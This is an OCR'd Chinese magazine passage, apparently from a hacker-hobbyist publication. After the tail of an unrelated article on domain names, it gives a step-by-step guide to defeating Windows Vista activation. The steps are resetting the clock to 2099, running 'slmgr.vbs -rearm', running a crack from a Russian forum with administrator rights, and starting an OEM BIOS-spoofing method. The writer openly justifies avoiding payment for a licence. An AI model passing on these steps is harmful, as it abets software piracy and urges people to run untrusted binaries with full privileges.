



图7

好了，关于域名，我们就介绍到这儿，大家有什么不懂的，可以去X论坛上发帖求助。



菜鸟破解"喂死它"

半兽人

最近买了新本本，本本属于高端配置（CPU：T7200，2G内存，120G硬盘），简直就是为vista而生的，不装个vista岂不是太对不起这配置了！在网上下载了一个vista的安装镜像，刻成盘。安装之后感觉vista的界面颇为华丽，特别是语音控制的功能非常有趣，但是我使用了几天后却突然发现只能试用30天，不注册的话以后就不能用了。我一个业余的挨踢（IT）民工要买正版vista明显是不符合国情，看来只好另想解决的方法了。

到今天我的vista还剩下19天的试用期，如图1。我在网上搜索了一下vista的破解方法，发现号称最安全的vista也没能避免被破解的命运，看来真是道高一尺，魔高一丈呀。




图1




图2




图3




图7

一、时间停止吧

一位名为offlinevista的高手在某俄罗斯破解论坛上发布了一个破解vista的程序，该程序用于停止vista中spsys.sys的计时器来达到停止激活计数器的目的。

首先更改系统日期，将日期更改为2099年12月31日，接下来运行命令 **cscript slmgr.vbs -rearm**，待命令完成后，再次将日期改回当前日期，如图2。

然后在vista中以管理员权限运行这个破解程序，如图3，图4。




图4

点击"install"，提示成功，如图5。这样就行了，重启一下，运行cmd，输入 **slmgr.vbs -dlv**，查看剩余的时间，如图6。停止试用的剩余时间是42300分钟（也就是30天），这个时间永远定格在这里，直到地老天荒、海枯石烂，我们可以永远的试用下去了。



图5




图6

二、OEM破解法

大家都知道，很多品牌机的厂商都为自己的产品安装了OEM版的vista系统，这种OEM操作系统能正常升级，与正版系统无异。那么这个免注册的vista操作系统是如何实现的呢？其实，这些OEM的vista系统会检测电脑的bios，若发现是本厂的电脑，就不会提示注册了。那么我们只需要修改自己电脑上的bios，蒙骗OEM的vista系统就行了。

首先以管理员权限运行"vista傻瓜式破解程序"，程序会要求必须以管理员权限运行，如图7，图8。




图8

